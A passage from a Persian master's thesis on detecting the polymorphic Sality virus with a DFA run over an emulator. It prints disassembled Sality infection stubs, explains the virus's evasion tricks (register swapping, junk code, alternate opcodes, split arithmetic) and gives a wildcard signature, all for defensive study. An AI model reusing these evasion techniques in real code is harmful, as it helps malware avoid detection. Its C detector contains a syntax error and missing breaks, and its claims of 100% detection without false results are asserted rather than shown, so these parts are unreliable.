call    ds:LoadLibraryA
pop     ebx
add     ebx, 690993h
neg     ah
bsr     edx, ebp
mov     ecx, 11E69F0Ch
sub     ebx, 68F511h
mov     al, dh
xadd    eax, ecx
btc     edi, esi
push    ebx
add     ebx, 3EBh
movzx   edi, bp
repne mov ecx, ebp
add     ebx, 53Ch
inc     edi
bsf     edi, esi
mov     ecx, 61766F1Ch
add     ebx, 929h
cmp     al, dh
repne not ecx
sub     ebx, 13Ah
test    ebx, 0A1B6AF5Ch
mov     al, dh
lea     ecx, 41D64F
push    ebx
sub     ebx, 2EAEECh
test    ah, 11h
mov     al, dh
jmp     short loc1
aas
loc1:
add     ebx, 2E9DD6h
bts     ecx, 0BCh
imul    edi, esi
test    ebx, 21362FDCh
push    ebx
push    0
call    ds:LoadLibraryA
pop     ebx
jmp     ebx
```

```
pusha
xor     ebp, esi
repne lea ebp, ds:14E54AD3h
not     esi
call    $+5
push    ebp
lea     edi, ds:4E273485h
bts     ecx, eax
test    eax, 6EC75425h
pop     edx
inc     ecx
btc     edi, esi
rep pop eax
add     eax, 4E976Ch
xor     ebx, ecx
shld    ecx, eax, 2Fh
bts     ecx, 7Fh
sub     eax, 48977Dh
shld    ecx, eax, 0CFh
imul    ecx, eax
lea     edi, ds:0A061766Fh
push    eax
add     eax, 0F86h
xor     ebx, ecx
bts     ecx, eax
shld    ecx, eax, cl
add     eax, 204h
test    edx, ebp
adc     ecx, 737071C6h
xadd    ch, dl
sub     eax, 74h
and     ecx, edi
bsf     edi, esi
adc     ecx, ebp
push    eax
sub     eax, 0
shld    ecx, eax, 8Fh
lea     ecx, ds:0D05126DFh
xadd    edx, ebx
sub     eax, 84Eh
xchg    ecx, ebx
lea     ecx, ds:80C156CFh
imul    ebx, edx, 0A931091h
sub     eax, 0CAh
mov     bh, 1Ah
bsr     ebp, edi
btr     edx, 1
sub     eax, 7FEh
mov     ebx, ecx
xchg    ecx, ebx
```

push edx push 0 call ds:RegCloseKey pop edx jmp edx		bts ecx, eax push eax push 0 call ds:LoadLibraryA pop eax add ecx, edx shr dh, cl adc esi, ebp inc edi jmp eax

جدول ۱۹ – مقایسه سه نوع از آلودگی برای ویروس *Sality*

برای چند ریختی کردن کد که اول مشاهده شد چندین کار صورت گرفته است

۱- تغییر رجیستری : برای آلوده‌سازی هر ویروس یک رجیستر بین رجیسترهای ***eax, ebx, ecx, edx, ebp,*** ***esi, edi*** به طور تصادفی انتخاب می‌کند و تا انتهای ویروس از آن استفاده می‌کند.

۲- اضافه کردن دستورات آشغال : قسمت‌های برجسته شده دستورات اصلی ویروس هستند ولی در بین این دستورات یک سری دستور بی‌معنا و غیر تاثیر گذار در روند اجرای ویروس وجود دارند که این دستورات به صورت مدل های زیر هستند:

الف - دستورات حسابی و منطقی که با رجیستر اصلی ویروس کاری ندارند.

ب - صدا زدن ***API*** های تک آرگومانه، این کار با توجه به ***API*** های استفاده شده در برنامه میزبان صورت می‌گرفت این عمل چون ممکن است رجیسترها را تغییر دهد، قبل و بعد از صدا زدن ***API*** رجیستر در پشته ذخیره می‌شد.

ج – عدم استفاده از دستورات که منجر به ***Exception*** می‌شوند.

۳- تغییر در ***Op-Code*** برای دستور یکسان : همان طور پیشتر گفتیم برای یک دستور ممکن است چند ***Op-Code*** وجود داشته باشد.

۴- چند تکه کردن یک دستور ساده : به منظور جمع با یک مقدار ساده این جمع به چند جمع و تفریق منجر می‌شد مثلا برای جمع با ۱۰ اول با ۳، بعد با ۴ جمع می‌شد و از ۲ تا کم می‌شد در آخر با ۵ جمع می‌شد.

تمام این عمل‌ها برای این بود که علاوه بر آنکه نتوان از ویروس امضای گرفت توسط روتین‌های هوشمند نیز مورد شناسایی قرار نگیرد.

حال ویروس را تحلیل کرده‌ایم و نمونه‌های مختلف ویروس را با هم مقایسه کرده‌ایم و دستورات اصلی را از آن استخراج نموده‌ایم، وقت آن رسیده است که از آن یک ***DFA*** استخراج کنیم. بدین منظور بعد از مرحله اجرای دستور در بخش شبیه‌سازی یعنی بخش ۸-۱-۴ تابع ***DFA*** آن ویروس را صدا می‌زنیم.

این تابع شامل مراحل مختلف شناسایی ویروس یعنی شکل ۵۱ است. همان طور که در شکل مشاهده می‌شود از مرحله صفر که شروع ماشین است با دستور ***pusha*** به مرحله یک می‌رود و در صورتی که ***pusha*** را نبیند ماشین حرکت نمی‌کند و برنامه مشکوک ویروس نیست، همانطور که دیده می‌شود در همین ابتدا می‌توان ویروس نبودن هر فایلی را شناسایی کرد.

همانطور که در شکل ۵۱ دیده می‌شود بین مراحل علامت * وجود دارد که به خودش باز می‌گردد این تعداد نامحدود نیست و در صورتی که به یک حدی برسد ماشین متوقف می‌شود. در این برنامه این تعداد به صورت تجربی به دست آمده است.

حال می‌خواهیم نگاهی به تابع ***DFA*** بیندازیم و آن را بررسی کنیم.

```
enum
{
    Sality_START,Sality_CALL0,
    Sality_POP_REG,Sality_ADD_REG,
    Sality_FIRST_PUSH_REG,Sality_SECOND_PUSH_REG,
    Sality_JMP_REG,Sality_RET
};

enum ScanResult{Continue, No, Yes, Like};

struct HeuristicCallBack
{
    DWORD InstructionCounter;
    DWORD State;
};

ScanResult DfaSality(WORD Ins, PBYTE OpCode, HeuristicCallBack*
This)
{
    static DWORD* SalityRegiset;

    switch (This->State)
    {
    case Sality_START:
        This->InstructionCounter = 0;
        if (Ins == ID_PUSHA)
            This->State = Sality_CALL0;
        else
            return No;
    case Sality_CALL0:
        if (Ins == ID_CALL && *(PDWORD)(OpCode+1) == 0)
            This->State = Sality_POP_REG;
    case Sality_POP_REG:
        if (Ins == ID_POP)
        {
            BYTE SalityReg = *OpCode & 0x07;
            SalityRegiset = &Reg[SalityReg].ex;
            This->State = Sality_ADD_REG;
        }
    case Sality_ADD_REG:
        if (Ins == ID_ADD && Parametr[0] == SalityRegiset)
            This->State = Sality_FIRST_PUSH_REG;
        else
            This->State = Sality_POP_REG;
    case Sality_FIRST_PUSH_REG:
        if (Ins == ID_PUSH && Parametr[0] == SalityRegiset)
```

```
            This->State = Sality_SECOND_PUSH_REG;
    case Sality_SECOND_PUSH_REG:
        if (Ins == ID_PUSH && Parametr[0] == SalityRegiset)
            This->State = Sality_JMP_REG;
        else if (Ins == ID_POP && Parametr[0] == SalityRegiset)
            This->State = Sality_FIRST_PUSH_REG;
    case Sality_JMP_REG:
        if (Ins == ID_POP && && Parametr[0] == SalityRegiset)
            This->State = Sality_SECOND_PUSH_REG;
        else if (Ins == ID_JMP && Parametr[0] == SalityRegiset)
       return Like;
        else if (Ins == ID_PUSH && Parametr[0] == SalityRegiset)
            This->State = Sality_RET;
    case Sality_RET:
        if (Ins == ID_RET)
            return Like;
        else if (Ins == ID_POP && Parametr[0] == SalityRegiset)
            This->State = Sality_JMP_REG;
    }
    This->InstructionCounter++;
    if (This->State <= Sality_RET &&
        This->InstructionCounter < 150)
        return Continue;
    return No;
}
```

همانطور که در کُد می‌بینیم بدنه اصلی این تابع یک ***switch*** است که از یک ***case*** به ***case*** دیگری حرکت می‌کند ابتدا رجیستر اصلی ویروس پیدا می‌شود و تا آخر آن را مقایسه می‌کند. نکته دیگر آن است که در اینجا مجموع دستورات آشغال ۱۵۰ تا محاسبه شده است و در صورت بیشتر شدن مقدار، آن ماشین متوقف می‌شود.

نکته دیگر در این تابع، خروجی آن است که چهار حالت ***Continue, No, Yes, Like*** است، اگر ***Continue*** باشد کار ادامه پیدا می‌کند در صورت ***Yes*** ویروس پیدا شده و ماشین متوقف می‌شود، اگر ***No*** باشد قطعا ویروس پیدا نشده و ماشین متوقف می‌شود. در صورتی که ***Like*** داده شود باز ماشین متوقف می‌شود ولی خروجی برنامه مشکوک را شبیه به ویروس نشان می‌دهد در اینجا به طور هوشمند شباهت به ویروس نیز تشخیص داده می‌شود در واقع اگر در آینده ویروسی شبیه ویروس تحلیل شده بیاید تشخیص داده می‌شود.

فصل نهم

نتایج

در این فصل می‌خواهیم به بررسی نتایج این کار نو بپردازیم و با مقایسه با دیگر روش ها بررسی پیچیدگی این الگوریتم مزایا و معایب آن را مورد بررسی قرار دهیم.

۹-۱ مقایسه با دیگر روش‌ها

در فصل هفت روش‌های متفاوتی برای شناسایی ویروس‌ها بیان شد. حال می‌خواهیم این روش‌ها را با روش ***DFA-Detection*** مقایسه کنیم. نکته مهم در این مقایسه این است که ما می‌خواهیم ویروس‌های چند شکلی را شناسایی کنیم و مقایسه ها بر این اساس چیده شده است.

۹-۱-۱ مقایسه با پویش رشته‌ای

روش پویش رشته‌ای، توانایی شناسایی ویروس‌های چند شکلی را ندارد چون به جستجوی دنباله‌ای از بایت‌ها می‌گردد و این بایت‌ها با هر آلودگی تغییر می‌کند. واقعیت آن است که ویروس‌های چند شکلی برای شناسایی نشدن توسط این روش‌ها به وجود آمدند.

با این حساب در این مقایسه ***DFA-Detection*** بدون ***False Positive***، ۱۰۰٪ ویروس و آلودگی را شناسایی می‌کند و در بهترین حالت روش پویش رشته‌ای با گرفتن الگوی مناسب نمی‌تواند بدون ***False Positive*** آن را شناسایی کند.

۹-۱-۲ مقایسه با روش *Wildcards*

بر خلاف روش پویش رشته‌ای، روش ***Wildcards***، توانایی شناسایی ویروس‌های چند شکلی را دارد. چون می تواند دستورات آشغال را رد کند و الگوی مناسب برای شناسایی بگیرد. اما مشکل این است که نمی‌تواند دستورات با ***Op-Code*** های متفاوت را تشخیص دهد.

برای ویروس ***Sality*** اگر بخواهیم یک الگوی ***Wildcards*** بگیریم به شکل زیر است

60 * E8 00 00 00 00 5B * 81 C? * 5? * 5? *

60	*****	***E8 00 00 00 00***	***5B***	*****	***81 C3 ?? ?? ?? ??***	*****	***53***	*****	***53***	*****
pusha	*****	***call $***	***pop ebx***	*****	***add ebx, ????????***	*****	***push ebx***	*****	***push ebx***	*****

اما اشکال اینجاست که برای ***Op-Code*** های متفاوتِ دستورات یکسان کاری نمی‌توان کرد. دیگر مشکل آن است که هنوز ***False Positive*** وجود دارد. با این حساب این روش ۵۰ ٪ در شناسایی موفق است.

۹-۱-۳ مقایسه با روش عدم تطابق

روش عدم تطبق هیچ کمکی برای شناسایی ویروس‌های چندریختی نمی‌کند.

۹-۱-۴ مقایسه با تشخیص عمومی

با توجه به اینکه روش تشخیص عمومی از ترکیب دو روش***Wildcards*** و عدم تطابق ایجاد شده و روش عدم تطابق کمکی به ما نکرد پس این روش برای شناسایی ویروس‌های چندریختی همان روش ***Wildcards*** خواهد بود.

۹-۱-۵مقایسه با روش هَش

در این روش از دنباله داده‌ها، هَش گرفته می شود و برای ویروس‌ها بـه درد نمـی‌خـورد حـال مـی‌خـواهیم ویروس‌های چندریختی را شناسایی کنیم که با توجه به تغییر کل داده‌ها در هـر آلـودگی ایـن کـار اصـلا ممکـن نیست.

۹-۱-۶مقایسه با نشانه گذاری

این روش بر روی فایل آلوده نشانه گذاری می کند و ***Offset*** را نیز درون خود دارد همان باز چـون ویـروس چندریختی است ***Offset*** ها نیز تغییر می‌کند. در واقع این روش نمی‌تواند به شناسایی کمکی بکند.

۹-۱-۷مقایسه با پویش سر و ته

این روش برای ویروس های ***Script*** کاربرد دارد و روش جدیدی به ما نمی‌دهد.

۹-۱-۸مقایسه با پویش از نقطه شروع

این روش مکان پویش را مشخص می‌کند کاری به الگوریتم ندارد.

۹-۱-۹مقایسه با روش *Hyperfast Disk Access*

این روش هم مانند روش قبل است و کاری به الگوریتم ندارد.

۹-۱-۱۰مقایسه با پویش *Smart Scanning*

این روش هم مانند روش قبل است و کاری به الگوریتم ندارد.

۹-۱-۱۱مقایسه با پویش *Skeleton Detection*

این روش هم مانند روش قبل است و کاری به الگوریتم ندارد.

۹-۱-۱۲مقایسه با پویش *Nearly Exact Identification*

این روش از هَش استفاده می‌کند و مانند روش گفته شده مشکلات خود را دارد.

۹-۱-۱۳ مقایسه با پویش *Exact Identification*

این روش پیشرفته روش قبل است و طبیعتاً با روش ***DFA-Detection*** قابل مقایسه نیست.

۹-۱-۱۴ مقایسه با پویش *Static Decryptor Detection*

این روش برای ویروس‌های کُد شده کاربرد دارد و بیشتر ویروس‌های چندریختی کُد شده هـستند امـا ایـن روش نمی تواند به ما کمک کند.

۹-۱-۱۵ مقایسه با روش *X-RAY*

درصورتی که ویروس چندریختی کُد شده باشد این روش کاربرد دارد و می‌توانـد بـدون اسـتفاده از قـسمت چند ریختی آن، قسمتی که کُد شده است (چندریختی نیست) را ***X-Ray*** کند و به راحتی شناسایی صورت بگیرد اما مشکل اینجاست که ۸۰ درصد ویروس‌های چند ریختی کدشده هستند.

مشکل دیگر در پاکسازی است چون همیشه نمی‌توان با ***X-Ray***، داده پاکسازی را استخراج کـرد در ضـمن پیچیدگی این الگوریتم بسیار بالاتر از ***DFA-Detection*** است.

	DFA	۱	۲	۳	۴	۵	۶	۷	۸	۹	۱۰	۱۱	۱۲	۱۳	۱۴	۱۵
درصد شناسایی	٪۱۰۰	٪۰	٪۵۰	–	٪۵۰	–	–	–	–	–	–	–	–	–	–	٪۸۰
False Positive	–	×	×	×	×	×	×	×	×	×	×	×	×	×	×	–
پاکسازی	×	–	–	–	–	–	–	–	–	–	–	–	–	–	–	–
پیچیدگی	***1*d***	***n*p***	***n*p***	***n*p***	***n*p***	***n*h***	***n*p***	–	–	–	–	–	***log(n)*h***	–	–	***c*n^2***

d = متوسط تعداد حالت‌های ***DFA***
p = متوسط اندازه هر الگو
c = متوسط تعداد الگوریتم‌های کُدگذاری
h = متوسط تعداد هَش

۱ - پویش رشته‌ای
۲ - روش ***Wildcards***
۳ - روش عدم تطابق
۴ - تشخیص عمومی
۵ - روش هَش
۶ - نشانه گذاری
۷ - پویش سر و ته
۸ - پویش از نقطه شروع
۹ - ***Hyperfast Disk Access***
۱۰ - ***Smart Scanning***
۱۱ - ***Skeleton Detection***
۱۲ - ***Nearly Exact Identification***
۱۳ - ***Exact Identification***
۱۴ - ***Static Decryptor Detection***
۱۵ - ***X-RAY***

جدول ۲۰ – مقایسه روش *DFA-Detection* با دیگر روش‌ها

مزیت دیگر این روش نسبت به روش‌های دیگر آن است که در روش‌های دیگر از چندین الگو (باینری) برای شناسایی ویروس‌ها چندریختی استفاده می‌شـود. امـا در ایـن روش تنهـا از یـک ***DFA*** بـرای شناسـایی ویـروس استفاده می‌شود. حتی می‌توان از یک ***DFA*** برای شناسایی چندین ویروس هم‌خانواده استفاده نمود.

۹-۲ پیچیدگی این روش

با ساخت یک شبیه‌ساز، همه ویروس‌ها بر روی یک فایل همزمان بررسی می‌شـوند، بـه جـای آنکـه الگـوی ویروس شماره یک تا الگوی ویروس شماره ***n*** به ترتیب برای هر فایل چک شود. در واقـع پیچیـدگی ایـن روش از ***O(1)*** است که در تعداد ماشین‌های موجود ضرب می‌شود که اگر تعداد ماشین ها را ***d*** بگیریم. پیچیدگی کل ایـن روش ***O(1)*d*** می‌شود.

۹-۳ عدم *False Positive* و *False Negative*

مفهموم ***False Positive*** به معنی آن است که برنامه شناسایی نباید برنامه غیر ویروس را به عنوان ویـروس بشناسد و ***False Negative*** به معنی آن است که باید برنامه شناسایی همه انواع آلودگی ویروس را بشناسد.

این روش ***False Positive*** ندارد چون به طور قطعی به دنبال ویروس می‌گـردد، در واقـع رفتـار ویـروس را ***Trace*** و ردیابی می‌کند. با همـین اسـتدلال ایـن روش ***False Negative*** نیـز نـدارد. چـون اول ویـروس کِـشت می‌شود، بعد تحلیل می‌گردد و از روی آن ماشین تولید می‌شود.

اگر اشتباهی باشد، از تحلیل و تحلیل‌گر است چون ورودی اشتباه داده‌اند در واقـع اگـر تحلیـل‌گـر ماشـین اشتباهی را بدهد طبیعتاً این روش، درست کار نکرده و ممکن است خطا رخ دهـد ولـی خـود روش باعـث ***False*** نمی‌شود.

۹-۴ پاکسازی ویروس

با توجه به آنکه ویروس توسط شبیه‌ساز اجرا می‌شود می‌توان به منظور پاکسازی، ماشین را متوقف نکرد و ادامه داد تا داده‌های پاکسازی نیز به دست بیاید بعد با یک روتین کاملاً مجزا پاکسازی انجام شود. در واقع می‌توان گفت که این روش جزء معدود روش‌هایی است که در ادامه شناسایی می‌توان پاکسازی کرد.

فصل دهم

پیشنهادات

روش ارائه شده می‌تواند باب بسیار بزرگی را در شناسایی ویروس‌ها بگشاید که می‌توان به موارد زیر اشاره کرد.

۱۰-۱ ردیابی *API* ها

همان‌طور که می‌دانیم روند اجرای یک برنامه، صدا زدن ***API*** های مختلف است یعنی اگر ابتدا ***CreateFile*** صدا زده شود و بعد ***WriteFile*** و در انتها ***CloseFile*** ما می‌گوییم برنامه دارد درون فایل خاصی می‌نویسد حتی می‌توان گفت در چه فایلی و با چه شکلی می‌نویسد. این کار می‌تواند به عنوان یک ابزار در اختیار تحلیل‌گر قرار گیرد.

۱۰-۲ شناسایی کِرم‌ها بر اساس رفتار

با استفاده از ردیابی ***API*** ها در مبحث قبل می‌توان این روند را به عنوان یک ***DFA*** برای شناسایی کِرم‌ها به طور هوشمند در نظر گرفت.

به عنوان مثال به راحتی می‌توان تشخیص داد که یک برنامه از اینترنت دانلود می‌کند یا به وسیله ***Socket*** به شبکه متصل می‌شود در واقع ترتیب ***API*** ها می‌تواند در شناسایی هوشمند یک ویروس یا یک بَدافزار کمک کند. حال می تواند به جای آنکه از دستورات اسمبلی به عنوان حرکت از یک حالت به حالت دیگر استفاده شود از ***API*** ها بهره گرفته می‌شود.

۱۰-۳ تشخیص کُدهای مشکوک به صورت اکتشافی

ما در اینجا یک شبیه‌ساز داریم و می‌توانیم کُدهای مشکوک به ویروس را شبیه‌سازی کنیم و با دادن وزن به هر کار مشکوک، آن را صورت ***Heurestic*** یا شبکه عصبی شناسایی کنیم.

۱۰-۴ ایجاد وقفه عمدی در شبیه‌ساز

می‌توان در روند شبیه‌سازی اجرای برنامه یک وقفه مربوط به خود شبیه‌ساز را اجرا کرد. فرض کنیم برنامه توسط ماشین ***(DFA)*** تشخیص دهد که یک ***loop*** اتفاق افتاده، دیگر لزومی ندارد همه کارهای شبیه‌سازی تکرار شود. کارهای مربوط به حلقه می‌تواند توسط وقفه انجام پذیرد و آن حلقه ***loop***، سریع انجام شود و بعد از اجرای وقفه، شبیه‌ساز کار را ادامه دهد.

۱۰-۵ تشخیص با استفاده از داده‌کاوی

می‌توان با استفاده از قسمت ۱۰-۱ روند اجرای ***API*** های یک برنامه را به عنوان یک ***DateSet*** در نظر گرفت.

۱۰-۶ تشخیص با استفاده مدل مخفی مارکوف

با توجه به آنکه در ***State*** های یک ***DFA*** وضعیت سیستم (شامل رجیستر و پشته و...) وجود دارد می‌توان از مدل مخفی مارکوف برای شناسایی ویروس نیز استفاده کرد.

۱۰-۷اضافه کردن ***Pipe Line***

همان‌طور که دیدیم شبیه‌ساز شبیه یک ***CPU*** عمل می کنـد و کارهـای ***Fetch*** و ***Detcode*** و ***Execute*** را انجام می‌دهد این کارها می‌تواند به صورت ***Pipe Line*** نیز انجام شود.

فصل یازدهم
منابع و ماخذ

1- [Springer] Profile hidden Markov models and metamorphic virus detection (2009)
2- [Springer] Malware pattern scanning schemes secure against black-box analysis (2006)
3- [Springer] Hunting for metamorphic engines (2006)
4- [Springer] Specification and evaluation of polymorphic shellcode properties using a new temporal logic (2009)
5- [Springer] Functional Polymorphic Engines Formalisation, Implementation And Use Cases (2009)
6- [Springer] Detection Of Metamorphic Computer Viruses Using Algebraic Specification (2006)
7- [Springer] Code Obfuscation Techniques For Metamorphic Viruses (2008)
8- [Springer] Hunting for metamorphic engines (2006)
9- [Springer] Detection Of Metamorphic And Virtualization-Based Malware Using Algebraic Specification (2009)
10- [Springer] From The Design Of A Generic Metamorphic Engine To A Black-Box Classification Of Antivirus Detection Techniques (2008)
11- [Springer] Network-level polymorphic shellcode detection using emulation (2007)
12- Catching Old Influenza Virus with A New Markov Model
13- http://vx.netlux.org
14- http://www.wildlist.org
15- http://www.Phrack.org
16- Virus Bulletin - http://www.virusbtn.com
17- Journal in Computer Virology
18- The Art of Computer Virus Research and Defense
19- Computer Viruses and Other Malicious Software
20- Computer viruses: from theory to applications
21- Exploiting Software How to Break Code
22- Fighting Spyware Viruses Malware
23- Inside Windows Rootkits
24- Rootkits: Subverting the Windows Kernel
25- McGraw Hill - Viruses Revealed 2001
26- Springer – Computer Viruses and Malware Jul.2006
27- Attacking Source Code - Code Auditing
28- Syngress, Writing Security Tools and Exploits
29- Secrets of Reverse Engineering
30- IA-32 Intel® Architecture Software Developer's Manual (September 2005)
31- Automatically Generated Win32 Heuristic Virus Detection - William Arnold & Gerald Tesauro - Virus Bulletin Conference, September 2000

Abstrcat:

There are many similarities with biological viruses, computer viruses. Like biological viruses, computer viruses proliferate because they are unexpected destruction, the most advanced of these viruses, and viruses are polymorphism. These viruses have the power to change the shape of DNA, like the change.

Polymorphism is most similar to viruses and biological viruses having the ability to change shape in different situations can make progress. These viruses are the biggest problem with the virus.

Different methods for virus detection and removal methods that these viruses are being developed. These improvements are advanced polymorphism with the occurrence of new viruses. In this project the author has devised a new method we want to understand.

ISIAMIC AZAD UNIVERSITY
Zanjan Branch
Dempartment of Computer
‹‹M.Sc.›› Thesis
On Software

Subject:

Metamorphic Viruses Analysis and Detection by "DFA-Detection" Algorithm

Thesis Advisor:
Mohsen Afsharchi Ph.D.

Consulting Advisor:
Ali Azarpeyvand Ph.D.

By:
Mahdi Zeynali

Summer 2011